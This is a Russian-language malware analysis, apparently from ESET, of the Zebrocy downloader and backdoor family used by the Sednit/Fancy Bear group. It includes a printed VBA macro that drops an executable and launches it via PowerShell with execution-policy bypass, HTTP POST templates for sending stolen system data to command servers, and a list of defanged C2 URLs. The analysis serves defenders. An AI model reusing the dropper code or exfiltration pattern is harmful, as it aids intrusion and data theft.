АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Анализ Zebrocy, вредоносного ПО первого этапа группы Fancy Bear

21 мая 2018 года

Sednit, также известные как APT28, Fancy Bear, Sofacy или STRONTIUM – группа злоумышленников, работающих с 2004 года, а может и раньше, основной целью которых является кража конфиденциальной информации у избранных объектов.

Примерно с конца 2015 года мы наблюдаем развертывание этой группой нового компонента – Zebrocy, загрузчика для Xagent (главного бэкдора Sednit). Лаборатория Касперского впервые упоминает данный компонент в 2017 году в отчете APT trend report и недавно выпустила статью с его описанием.

Новый компонент – семейство вредоносного ПО, состоящее из загрузчиков и бэкдоров, написанных на Delphi и AutoIt. Они играют в экосистеме Sednit ту же роль, что и Seduploader, – используются в качестве вредоносного ПО первого этапа атаки.

Мы наблюдали цели Zebrocy в Азербайджане, Боснии и Герцеговине, Грузии, Египте, Зимбабве, Иране, Казахстане, Киргизии, Корее, России, Саудовской Аравии, Сербии, Таджикистане, Туркменистане, Турции, Украине, Уругвае, и Швейцарии. В числе целей – дипломаты, сотрудники посольств и министерств иностранных дел.

Семейство Zebrocy состоит из трех компонентов. В порядке развертывания: загрузчик на Delphi, загрузчик на AutoIt и бэкдор на Delphi. На рисунке 1 показаны взаимосвязи между этими компонентами.

В данном посте мы опишем это семейство и его взаимодействие с более ранним инструментом кибершпионажа Seduploader, а также различия и сходства с Downdelph.



Рисунок 1. Экосистема Sednit

На рисунке 1 мы видим методы атаки и активно используемые Sednit вредоносные программы. В экосистеме Sednit наиболее часто используемая «точка входа» – вложения в письма электронной почты. Согласно недавнему посту в блоге исследователей из Palo Alto Networks, DealersChoice все еще используется. После этапа разведки на заинтересовавших злоумышленников целевых машинах происходит развертывание Xagent и Xtunnel.

Методы атаки

Первый компонент атаки доставляется с помощью Zebrocy через email. Жертвы открывают вложения – документы Microsoft Office, либо архивы.

Вредоносные документы

Используемые Sednit вредоносные документы скачивают компоненты первого этапа атаки через Visual Basic для приложений (VBA), эксплойты или даже через динамический обмен данными (DDE).

В конце 2017 года группа Sednit запустила две кампании, начав распространение двух разных вредоносных документов. Первый назывался `Syria – New Russia provocations.doc`, второй – `Note Letter Mary Christmas Card.doc`.

Рисунок 2: Вредоносный документ Zebrocy

Оба вредоносных документа содержат макрос VBA, создающий файл со случайным именем в %TEMP%. Исполняемый файл малвари расшифровывается и записывается в этот файл, который далее выполняется с помощью команды PowerShell или Scriptable Shell Objects.

```
[...]
Sub AutoClose()
On Error Resume Next
vAdd = ""
For I = 1 To 8
vAdd = vAdd + Chr(97 + Rnd(20) * 25)
Next
vFileName = Environ("temp") & "\" + vAdd & ".e" + "x" & "e"
SaveNew vFileName, UserForm1.Label1.Caption
Application.Run "XYZ", vFileName, "WScript.Shell"
End Sub
Public Function XYZ(vF, vW)
vStr = "powershell.exe -nop -Exec Bypass -Command Start-Process '" + vF + "';"
Call CreateObject(vW).Run(vStr, 0)
End Function
[...]
TVpQAAIAAAAEAA8A//8AALgAAAAAAAAQAAaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAEAALoQAA4ftAnNIbgBTM0hkJBUaGlzIHByb2dyYW0gbXVzdCBiZSBydW4gdW5kZXIgV2lu
[...]
```

Пример функции Visual Basic и зашифрованной по base64 первой фазы заражения из документа Syria – New Russia provocations.doc

Архивы

В некоторых кампаниях для доставки компонентов первого этапа атаки вместо макросов в документах Office использовались архивы. Предположительно, архив распространяется во вложении по электронной почте.

Все содержимое первого этапа в семействе Zebrocy – исполняемые файлы с иконкой и именем, маскирующими их под документ (на рисунке 3) для обмана жертвы.



Рисунок 3. Первая фаза заражения Zebrocy с помощью файла с иконкой документа Word

Загрузчик на Delphi

Загрузчик на Delphi – первый этап атаки семейства Zebrocy, хотя мы наблюдали, что в некоторых кампаниях группы Sednit этап с AutoIt начинался напрямую, без загрузчика. Большинство бинарных файлов Delphi-загрузчиков используют иконки документов Office, либо некоторые другие, например, библиотеки Windows, и иногда эти образцы запакованы с помощью UPX. Цель этого этапа довольно проста – получить максимум информации с компьютера жертвы.

При запуске малвари всплывает окно с фейковым сообщением об ошибке и именем загруженного бинарного файла. Например, если имя файла `srsiymyw.exe`, во всплывающем окне появится имя `srsiymyw.doc` (см. рисунок 4). Цель этого окна – отвлечь пользователя, чтобы он не подумал, что на компьютере происходит что-то необычное.



Рисунок 4. Всплывающее окно загрузчика на Delphi

На самом деле, загрузчик занят созданием файла в %TEMP% с прописанным в бинарнике именем (хотя на этом этапе файл пуст). Персистентность обеспечивается путем добавления в реестр Windows записи в `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\` с указанием пути к файлу с жестко закодированным именем.

Для сбора информации малварь создает новый процесс с помощью функции Windows API CreateProcess и `c cmd.exe /c SYSTEMINFO & TASKLIST` в качестве аргумента lpCommandLine. После получения информации результат отправляется через запрос HTTP POST на командный сервер, жестко закодированный в бинарном файле. Действие повторяется до тех пор, пока в ответ не будет получено ПО для следующего этапа заражения.

```
POST (\/[a-zA-Z0-9\-\_\^\.]*){3}\.(php|dat)?fort=<SerialNumber_C> HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: xxxx
Host: <ip_address>
Accept: text/html, */*
Accept-Encoding: identity
User-Agent: Mozilla v5.1 (Windows NT 6.1; rv:6.0.1) Gecko/20100101 Firefox/6.0.1
pol=MM/DD/YYYY%20HH:MM:SS%20(AM|PM)%0D%0A<DriveListing>%0D%0A%0D%0A<Path_to_the_binary
>%0D%0A%0D%0A<SYSTEMINFO & TASKLIST output>
[...]
```

Запрос HTTP POST загрузчика на Delphi

После отправки запроса командный сервер передает ПО следующего этапа в том случае, если цель

оценивается злоумышленниками как интересная. Цикл с момента отправки отчета до получения файлов составляет несколько часов. Следующий этап записывается в созданный ранее файл и выполняется.

Загрузчик на AutoIt

Загрузчик на AutoIt – еще одна фаза разведывательного этапа в процессе заражения компьютера жертвы. Далее с этого момента возможны два сценария: в первом загрузчик на Delphi – первая стадия, а упрощенный загрузчик на AutoIt – вторая. По другому сценарию загрузчик на AutoIt является первой стадией, имеет все функции Delphi-загрузчика и даже больше.

Когда загрузчик на AutoIt используется как первый этап, он выполняет множество разведывательных функций. Даже если у него и есть некоторые сходства с загрузчиком на Delphi, такие как механизм персистентности и всплывающее окно, он добавляет большую модульность в разведывательную фазу по сравнению с загрузчиком на Delphi. Вот неполный список его возможностей:

- определение режима песочницы и виртуальной среды
- получение списка установленного ПО (через HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall)
- определение версии Windows (32-bit или 64-bit)
- получение списка процессов
- получение информации о жестком диске
- скриншот
- получение различной информации о компьютере жертвы с помощью объектов WMI, что, возможно, было вдохновлено кодом из этого репозитория GitHub

В зависимости от предыдущей стадии отличается имя бинарника AutoIt. Если малварь внедряется на первом этапе, оно будет похоже на имя документа. В ином случае бинарнику присваивается имя, прописанное в загрузчике на Delphi, как это показано в таблице 1.

Таблица 1: Имена бинарных файлов AutoIt в зависимости от первого этапа

Первый этап	Имена бинарных файлов AutoIt
Загрузчик на Delphi	csrsvc.exe
Приложение электронной почты	Protocol List_20160606.exe

Цель этого этапа примерно такая же, как у предыдущего. Встречаются различные версии, но во всех них имеется код, выполняющий как минимум следующее:

- получение серийного номера жесткого диска C:
- применение сетевых функций `winhttp.dll` или `winhttp.au3`
- исполнение кода, переданного командным сервером

Как и у Delphi-загрузчика, у загрузчика на AutoIt есть всплывающее окно – если он получен во вложении, то есть когда является первым этапом заражения. Всплывающее окно зависит от иконки бинарного файла. Например, загрузчик AutoIt с иконкой документа Adobe Reader сообщает жертве, что открываемый для просмотра файл PDF поврежден. Бинарный файл AutoIt с иконкой документа

Word показывает окно для ввода пароля. Пароль не принимается во внимание, мы считаем, что это лишь способ отвлечь жертву от реальной вредоносной активности кода.



Рисунок 5. Всплывающее окно загрузчика на AutoIt

Бэкдор на Delphi

Бэкдор на Delphi – финальный этап цепочки компонентов Zebrocy. В прошлом мы наблюдали, как Zebrocy скачивает флагманский бэкдор группы Sednit (Xagent). В отличие от предыдущих компонентов, у этого есть внутренний номер версии, который, похоже, не связан с конкретной кампанией. Этот номер меняется со временем, как показано в таблице 2:

Таблица 2: Хронология изменений внутренней версии бэкдора на Delphi

Временная метка исполняемого файла	Версия
2015-12-28	2.1
2016-01-06	2.2
2016-01-25	2.3
2016-02-03	2.4
2016-03-14	2.5
2016-04-08	3.0
2016-04-26	3.2
2016-06-01	4.4
2016-09-08	5.0
2016-12-15	5.1
2017-06-01	7.0
2017-09-26	8.0
2017-10-12	8.1
2017-11-12	8.2
2017-12-26	8.5
2018-01-09	8.6
2017-12-18	10.1
2018-01-09	10.2
2018-01-16	10.3
2018-01-18	11.0
2018-02-07	12.0
2018-03-05	13.0
2018-03-06	13.1
2018-03-14	14.0
2018-03-28	14.1

Обратите внимание, что мы могли пропустить какие-то версии бэкдора. Кроме того, версии перекрывают друг друга – более старые используются одновременно с новыми.

Далее мы опишем некоторые различия, которые увидели в процессе эволюции данного вредоносного ПО. В бэкдор встроен блок конфигурации. Значения конфигурации меняются от образца к образцу, но список конфигурируемых элементов остается неизменным. Однако способ хранения данных конфигурации малвари со временем эволюционировал.

Первые версии бэкдора содержали данные конфигурации в виде простого текста, как показано на рисунке 6.

Рисунок 6. Данные конфигурации бэкдора на Delphi в виде простого текста

Затем в более поздних версиях авторы закодировали конфигурацию в виде шестнадцатеричных строк, как на рисунке 7.

Рисунок 7. Зашифрованная информация о конфигурации бэкдора на Delphi

В последних версиях информация о конфигурации зашифрована в ресурсах по алгоритму AES. Старшие версии хранятся в разделе *.text*.

Данные конфигурации содержат:

- ключи AES для коммуникации с командным сервером
- адреса URL, различные от образца к образцу
- версия вредоносного ПО
- ключ/значение системного реестра Windows, обеспечивающие персистентность бэкдора
- путь, по которому хранятся временные файлы (*%APPDATA%*)
- имена скрытых директорий, создаваемых для хранения временных файлов: происходит конкатенация имени файлов директории и переменной среды (*%APPDATA%*)

После настройки малварь выполняет функцию обратного вызова с помощью функции SetTimerWindows API. Обратные вызовы позволяют оператору малвари воспользоваться множеством инструментов и командами бэкдора.

- снятие скриншота рабочего стола жертвы
- перехват нажатий клавиш
- получение списка дисков/сетевых ресурсов
- запись/чтение в реестр Windows
- копирование/перемещение/удаление объекта файловой системы
- исполнение файлов, либо постановка задач в запланированные

Количество команд, которые может выполнять бэкдор, а их около 30, отличается от версии к версии.

Для связи с командным сервером бэкдор сохраняет отчет по этим функциям во временный файл. Затем он производит чтение содержимого временного файла и пересылает их. Временные файлы хранятся в одной из скрытых директорий, созданных в процессе установки.

```
POST (\/[a-zA-Z0-9\-\_\^\.]*){3}\.(php|dat). HTTP/1.0
Connection: keep-alive
Content-Type: multipart/form-data; boundary=--------<mmddyyhhnnsszzz>
Content-Length: <N>
Host: <ip_address>
Accept: text/html, */*
Accept-Encoding: identity
User-Agent: Mozilla/3.0 (compatible; Indy Library)
----------<mmddyyhhnnsszzz>
Content-Disposition: form-data; name="userfile"; filename="%APPDATA%\Microsoft\<directo
ries>\<tempfilename>.tmp"
Content-Type: <tempfilename_hex_encoded>.tmp
<tempfilename content>
----------<mmddyyhhnnsszzz>--
```

Запрос POST бэкдора на Delphi

Содержимое `tempfilename` – вывод любой исполняемой команды. Содержимое шифруется с помощью алгоритма AES-256-ECB, используя первый ключ AES из данных конфигурации, затем результат записывается в шестнадцатеричной системе. Содержимое, передаваемое на командный сервер, отличается в зависимости от команды, но всегда содержит серийный номер жесткого диска и первые четыре байта имени компьютера.

Например, `HELLO` соответствует первому пакету, отправляемому бэкдором для установки контакта с командным сервером. Как видно ниже, он содержит дату запуска задачи, внутренний номер версии бэкдора на Delphi, серийный номер HDD, имя компьютера (первые четыре байта), команду и дату, когда этот бэкдор был использован.

```
Start: 1/4/2018 1:37:00 PM - [<vx.x>]:42424242ESET-HELLO-[2018-04-04 01-37-
00]-315.TXT.
```

Второй ключ AES в данных конфигурации применяется для расшифровки ответов командного сервера.

Как и Seduploader, этот бэкдор используется для развертывания Xagent на машинах тех жертв, которые заинтересовали операторов после фазы разведки.

Заключение

Написание компонента на Delphi не является чем-то новым для группы Sednit, они уже использовали этот язык для Downdelph. Однако, даже если последний компонент не имеет с Downdelph ничего общего, есть интересные моменты, заслуживающие упоминания:

- методы развертывания одинаковы, оба компонента внедряются в виде вложения по электронной почте
- в последний раз мы видели Downdelph в сентябре 2015, а первый образец Zebrocy из естественной среды обитания датирован ноябрем 2015 года
- оба написаны на Delphi

Можно предположить, что группа Sednit свернула один компонент и начала разработку нового. Единственное, что *не меняется* у группы – характерные ошибки:

- имя запланированного задания: `Windiws`
- имя функции, получающей системную информацию в загрузчике на AutoIt: `_SOFWARE()`
- `Mary` вместо `Merry` в `Note Letter Mary Christmas Card.doc`

Массив байтов, используемый бэкдором на Delphi в качестве ключей AES-256, содержит 38 байтов вместо 32. Похоже на ошибку, сделанную по невнимательности.

В последние два года мы наблюдали активное использование Zebrocy группой Sednit. Наш анализ новых версий, появляющихся регулярно с 2017 года, явно указывает на то, что авторы активно поддерживают и совершенствуют Zebrocy. Можем считать, что это – один из постоянных и полнофункциональных инструментов в арсенале Sednit и потому заслуживает пристального внимания.

Индикаторы компрометации (IoCs)

Вредоносные документы

SHA-1	Детектирование продуктами ESET	Имя файла
4f07d18475601d0492cbf678ee0f0860c729910e	VBA/TrojanDropper.Agent.YC	Note Letter Mary Christmas Card.doc
f10b2c052afc07e2dec9dbe816031059fdc900ba	VBA/TrojanDropper.Agent.AAK	Syria - New Russia provocations.doc

Загрузчик на Delphi

SHA-1	Детектирование продуктами ESET
00b39f2deaf1f1fc29e5acb63f4d1100e04fd701	Win32/TrojanDownloader.Delf.CFS
07e44b44c5f1043d16f6011a2cf0d2e7c5a52787	Win32/TrojanDownloader.Delf.CFG
0f946f619ae8e2181a5bd76c8af03347742765c6	Win32/TrojanDownloader.Delf.CGW
2900ed173a9f5dc99f905942a6be595cc6f03387	Win32/TrojanDownloader.Delf.CFG
2b5a7f4e054d0130883c8821b629121e0228bf54	Win32/TrojanDownloader.Delf.CIP
36b5e59a01e7f244d4a3bbb539e57aa468115dc8	Win32/TrojanDownloader.Delf.CGB
37bd951c483da057337ef8f38d6e48051cbb39d0	Win32/TrojanDownloader.Delf.CHC
41686703ce9e9aec64b6ad1c516746751219bc62	Win32/TrojanDownloader.Delf.CFS
4e6470f4a245efaa138c8c6eedb046e916706383	Win32/TrojanDownloader.Delf.CGW
54b14fc84f152b43c63babc46f2597b053e94627	Win32/TrojanDownloader.Delf.CGB
afd5a60b7fff4deea15f7011339ad2cc2987a937	Win32/TrojanDownloader.Delf.CGW
d4ab51bc5c26183771e3358d76e348943f9dd2fc	Win32/TrojanDownloader.Delf.CGB
d6fdc72792ee736b8d606d40d72cb89d6e8a3e18	Win32/TrojanDownloader.Delf.CFU

Загрузчик на AutoIt

SHA-1	Детектирование продуктами ESET
0cd61d367dd0b13000774ab77abf3d4cfb713c8e	Win32/TrojanDownloader.Autoit.ODO
185ab7a371b58ff367c155ec0dabe28842d340bd	Win32/TrojanDownloader.Autoit.OBG
267abd7105ac26d5cb6ecb96292f83708f64b994	Win32/TrojanDownloader.Autoit.OHC
4a6dcbccab5344388b331d543cc2260ca531c7ca	Win32/Autoit.CT
62dcf2f33ecc6014fa9a10f4e9ac9fd9bb0a6d23	Win32/TrojanDownloader.Autoit.OCO
b8b847d3d0139db68dba730b3424b29dcb40b3c7	Win32/TrojanDownloader.Autoit.OMA
c0271dbb02636402742c390ffbeee6418f696668	Win32/TrojanDownloader.Autoit.OMB
d379b94a3eb4fd9c9a973f64d436d7fc2e9d6762	Win32/Spy.Autoit.EI
dabeadf0a9af3a8a0802f8445670806cd7671b1d	Win32/TrojanDownloader.Autoit.OCI

Бэкдор на Delphi

SHA-1	Детектирование продуктами ESET
0983d940ba42135106bf7a1e87ed5a1975fc7ead	Win32/Delf.BFF
226083c7190f1a939d5b7b352400450690d59f65	Win32/Delf.BDW
245868d6805c66181808973e93f23293d6d2f7d1	Win32/Delf.BDT
2c01ae417e5de213845b1ed46d4e82d45edd598d	Win32/Delf.BBP
4ccbe222bd97dc229b36efaf52520939da9d51c8	Win32/Delf.BFC
51ae516792570bcd069a657c27859cd3fdc07d00	Win32/Delf.BBP
55179f0c6bce5a37311a44efe3f9845096c09668	Win32/Delf.AWE
6fd7ce97061169b835ea77976651b5bf20aca4ef	Win32/TrojanDownloader.Delf.BRV
7349843e4dac1226ad6ce3e3cda8c389dd599548	Win32/TrojanDownloader.Delf.BRV
7b5c223a4968cc2190c1b5444cad47187d27ec50	Win32/TrojanDownloader.Delf.BRV
83882e13b369986b513f4aae245c112b82ec2097	Win32/Delf.BEB
8aedf7a462024acf72d708c89230e4f02d94bc78	Win32/Delf.BDT
8bd56b580974ae195e9f92b3aa525547d33434c1	Win32/Delf.BEC
9beacd8e145fa01e16409d44d8b9470af6c7afd8	Win32/Delf.BBP
a172fe6e91170f858c8ce5d734c094996bdf83d0	Win32/Delf.BDT
ae93b6ec2d56512a1c7e8c053d2a6ce6fdfb7e4c	Win32/Delf.BEX
c08d89c7f7be69d5d705d4ac7e24e8f48e22faaf	Win32/Delf.BDW
c2f3ca699aef3d226a800c2262efdca1470e00dc	Win32/Delf.AVP
cdf9c24b86bc9a872035dcf3f53f380c904ed98b	Win32/Delf.BEH
f63e29621c8becac47ae6eac7bf9577bd0a37b73	Win32/Delf.AVT
fea8752d90d2b4f0fc49ac0d58d62090782d8c5b	Win32/Delf.BFN

Адреса URL

http://142[.]0.68.2/test-update-16-8852418/temp727612430/checkUpdate89732468.php
http://142[.]0.68.2/test-update-17-8752417/temp827612480/checkUpdate79832467.php
http://185[.]25.50.93/syshelp/kd8812u/protocol.php
http://185[.]25.50.93/tech99-04/litelib1/setwsdv4.php
http://185[.]25.50.93/techicalBS391-two/supptech18i/suppid.php
http://185[.]25.51.114/get-help-software/get-app-c/error-code-lookup.php
http://185[.]25.51.164/srv_upd_dest_two/destBB/en.php
http://185[.]25.51.198/get-data/searchId/get.php
http://185[.]25.51.198/stream-upd-service-two/definition/event.php
http://185[.]77.129.152/wWpYdSMRulkdp/arpz/MsKZrpUfe.php
http://188[.]241.68.121/update/dB-Release/NewBaseCheck.php
http://194[.]187.249.126/database-update-centre/check-system-version/id=18862.php
http://194[.]187.249.126/security-services-DMHA-group/info-update-version/id77820082.php
http://213[.]103.67.193/ghflYvz/vmwWIdx/realui.php
http://213[.]252.244.219/client-update-info/version-id/version333.php
http://213[.]252.244.219/cumulative-security-update/Summary/details.php
http://213[.]252.245.132/search-release/Search-Version/crmclients.php
http://213[.]252.245.132/setting-the-os-release/Support-OS-release/ApiMap.php
http://220[.]158.216.127/search-sys-update-release/base-sync/db7749sc.php
http://222[.]15.23.121/gft_piyes/ndhfkuryhs09/fdfd_iunb_hhert_ps.php
http://46[.]102.152.127/messageID/get-data/SecurityID.php
http://46[.]183.223.227/services-check-update/security-certificate-11-554/CheckNow864.php
http://80[.]255.6.5/daily-update-certifaicates52735462534234/update-15.dat
http://80[.]255.6.5/LoG-statistic8397420934809/date-update9048353094c/StaticIpUpdateLog23741033.php
http://86[.]105.18.106/apps.update/DetailsID/clientPID-118253.php
http://86[.]105.18.106/data-extract/timermodule/update-client.php
http://86[.]105.18.106/debug-info/pluginId/CLISD1934.php
http://86[.]105.18.106/ram-data/managerId/REM1234.php
http://86[.]105.18.106/versionID/Plugin0899/debug-release01119/debug-19.app
http://86[.]105.18.111/UpdateCertificate33-33725cnm^BB/CheckerNow-saMbA-99-36^11/CheckerSerface^8830-11.php
http://86[.]106.131.177/srvSettings/conf4421i/support.php
http://86[.]106.131.177/SupportA91i/syshelpA774i/viewsupp.php
http://89[.]249.65.166/clientid-and-uniqued-r2/the-differenceU/Events76.php
http://89[.]249.65.166/int-release/check-user/userid.php
http://89[.]249.65.234/guard-service/Servers-ip4/upd-release/mdb4
http://89[.]40.181.126/verification-online/service.911-19/check-verification-88291.php
http://89[.]45.67.153/grenadLibS44-two/fIndToClose12t3/sol41.php
http://89[.]45.67.153/supportfsys/t863321i/func112SerErr.php
http://93[.]113.131.117/KB7735-9927/security-serv/opt.php
http://93[.]113.131.155/Verifica-El-Lanzamiento/Ayuda-Del-Sistema/obtenerId.php
http://93[.]115.38.132/wWpYdSMRulkdp/arpz/MsKZrpUfe.php
http://rammatica[.]com/QqrAzMjp/CmKjzk/EspTkzmH.php
http://rammatica[.]com/QqrAzMjp/CmKjzk/OspRkzmG.php